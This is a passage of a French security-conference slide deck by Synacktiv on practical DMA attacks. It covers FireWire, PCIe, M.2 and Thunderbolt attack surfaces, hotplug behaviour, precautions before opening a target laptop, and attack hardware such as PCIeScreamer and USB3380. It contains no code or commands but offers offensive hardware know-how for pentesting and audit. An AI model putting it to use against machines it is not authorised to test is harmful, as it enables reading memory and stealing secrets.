SYNACKTIV

Attaques DMA en pratique

Sthack 2023
Antoine Cervoise – JC Delaunay

2023/05/12

Who am I?

SYNACKTIV

- **Antoine Cervoise - @acervoise**
- ***Penetration tester* @Synacktiv**
  - Offensive security
  - 130 ninjas : pentest, reverse engineering, développement, réponse à incidents
  - Basé à Paris, Rennes, Lyon, Toulouse et on recrute !

Plan


SYNACKTIV

- DMA, kesako?
- /!\ Précautions /!\
- Matériel d'attaque & PCILeech
- Analyse d'un dump
- Mécanismes de protections et contournement
- Écriture de signatures
- Audit : liste des points de contrôles

SYNACKTIV

DMA, kezako?

- ***Direct Memory Access***
  - Permet un accès à la mémoire sans passer par le CPU
  - Permet d'augmenter la vitesse d'opération



- **Problématique**
  - Pas d'interaction avec le CPU
    => Pas de protection de la mémoire par le CPU

Attaques DMA

SYNACKTIV

- **On peut**
  - Lire la RAM
  - Écrire en RAM

- **Pas utile si le disque n'est pas chiffré sur une machine éteinte**
- **Si le déchiffrement nécessite un code PIN ou une *passphrase* l'attaquant doit le/la connaître**

Travaux précédents

SYNACKTIV

- 2018 - Practical DMA attack on Windows 10 - https://www.synacktiv.com/publications/practical-dma-attack-on-windows-10.html
- 2018 -Using your BMC as a DMA device: plugging PCILeech to HPE iLO 4 - https://www.synacktiv.com/publications/using-your-bmc-as-a-dma-device-plugging-pcileech-to-hpe-ilo-4.html
- C&ESAR 2019 - IOMMU & DMA attacks - https://www.synacktiv.com/ressources/IOMMU_and_DMA_attacks_presentation_16_9.pdf

Travaux précédents

SYNACKTIV

- 2021 - Dumping the Sonos One smart speaker - https://www.synacktiv.com/publications/dumping-the-sonos-one-smart-speaker.html
- Clusif 2021 - Attaque d'un poste de travail par DMA - https://clusif.fr/publications/conference-mobilite-attaque-poste-travail-par-dma/
- NoLimitSecu 2023 – Attaques DMA - https://www.nolimitsecu.fr/attaques-dma/


Type de DMA

SYNACKTIV

- **Third-party DMA controller**
  - Le “*Standard DMA*”, utilisant un contrôleur DMA qui peut générer des adresses mémoires et initier des lectures ou écritures mémoires
- **Bus mastering**
  - Le CPU et les périphériques peuvent avoir le contrôle du BUS mémoire (*BUS master*)

Historique

SYNACKTIV



Technologies:

3rd party DMA controller

Bus mastering

* Expansion bus

Les attaques

SYNACKTIV

- **FireWire**
- **PCI Express (PCIe)**
  - Et aussi le Thunderbolt

- **Obsolète**
  - Plus présent sur les machines récentes
  - L'utilisation de cartes alternatives plus possible
    - PCMCIA
    - Express card
  - Limité à 32 bits
    - Sur un OS 64 bits on peut atteindre les 4 premiers Go de RAM
  - Patché dans les systèmes récents
    - Windows 8.1 et OSX 10.7.2
    - Ubuntu 11.10 et Mint 14
  - Le chargement du module FireWire peut-être bloqué par le *security endpoint*

FireWire

SYNACKTIV

- **Matériel nécessaire**
  - Poste attaquant
    - Un poste avec un port FireWire ou PCMCIA ou ExpressCard
  - Cible
    - Carte PCMCIA / FireWire
    - Carte ExpressCard / FireWire
    - Cable Firewire
      - Avec les différents embouts possibles

PCIe


SYNACKTIV


- **Ports PCIe**
  - PCI Express **1x** 4x **16x**
  - mPCIe
  - M2

PCIe

SYNACKTIV

- **PCI Express / PCI Express 16**
  - Ne permettent pas le *hotplug*
  - Nécessitent de redémarrer la cible
- **mPCIe**






PCIe

SYNACKTIV


- **M2 A/E**
  - Cartes Wi-Fi / Bluetooth
- **NVMe <=> M2 M**
  - Disques dur

→ Pas d'intérêt pour attaquer l'OS

→ Intéressant si on cible le BIOS




Schematic figure of contact shapes of Key A, Key E, Key A+E



Thunderbolt

SYNACKTIV

- **Thunderbolt 1 et 2**
  - *Form factor* du *mini DP*



- **Thunderbolt 3 et 4**
  - *Form factor* de l'USB C

Hotplug?

SYNACKTIV

- **Firewire → Oui**
- **PCIe → Non**
- **MPCIe / PCIe M2 → Oui en veille prolongée**
  - https://github.com/ufrisk/pcileech/issues/35
- **Thunderbolt → Oui**


SYNACKTIV

Précautions

Avant d'ouvrir

SYNACKTIV

- **Rechercher les spécifications de la machine**
  - Afin de voir si les ports intéressants sont présents



ThinkPad T14 Gen 1 (AMD)

Notes:

1. The system dimensions and weight vary depending on configurations.

CONNECTIVITY

Network

Ethernet

Gigabit Ethernet, Realtek RTL8111EPV, 1x RJ-45


WLAN + Bluetooth®[1][2]

- Wi-Fi® 6, 802.11ax 2x2 Wi-Fi + Bluetooth 5.1 M.2 card
- Mediatek Wi-Fi 6 MT7921, 802.11ax 2x2 Wi-Fi + Bluetooth 5.1 M.2 Card
- Realtek Wi-Fi 6 RTL8852AE, 802.11ax Dual Band 2x2 Wi-Fi + Bluetooth 5.1, M.2 card
- Intel® Wi-Fi 6 AX200, 802.11ax 2x2 Wi-Fi + Bluetooth 5.1 M.2 card

Avant d'ouvrir

SYNACKTIV


- **Débrancher l'alimentation de la machine**
  - Si l'alimentation comprend un bouton permettant de couper l'alimentation même si celle-ci est branché, mettre le bouton sur *Off*
- **Enlever la batterie (ou les batteries)**



Ouvrir une machine

SYNACKTIV

- **Se renseigner sur comment l'ouvrir**
  - Plein de tutos/vidéos en ligne
- **Utiliser du matériel de qualité**
- **Ne pas hésiter à s'entraîner**



SYNACKTIV

Matériel d'attaque

Matériel d'attaque


SYNACKTIV

- **PCIeScreamer**
  - R01/R02/R04 Squirrel
    - PCI Express
  - R04 PCie
    - PCI Express 16
  - R03/R04 M.2
    - NVMe (~ M2 key M)
- **USB3380**
  - MPCIe (USB3380-EVB) ou PCI Express (USB3380-AB)
  - Limité à 32 bits (4Go de RAM)

Matériel d'attaque

SYNACKTIV


- Et plein d'adaptateurs




Cible : PCI Express

SYNACKTIV

- **R01/R02/R04 Squirrel**
  - Avec ou sans rallonge
    - Pour faciliter l'insertion dans la cible






Squirrel PCIe


Cible : PCI Express 16

SYNACKTIV

- **R01/R02/R04 Squirrel**
  - Avec ou sans rallonge
  - Attention à bien brancher la rallonge



- **R04 PCIe**




R04 PCIe

Cible : M2 M

SYNACKTIV


- **R03/R04 M.2**
  - Si un seul port est disponible il est possiblement utilisé par le disque
    - Les machines disposant de plusieurs ports NVMe sont haut de gamme
    - Permet toutefois d'attaquer le BIOS



Cible : M2 A/E

SYNACKTIV


- **Bienvenue en enfer !**



Autres options

SYNACKTIV

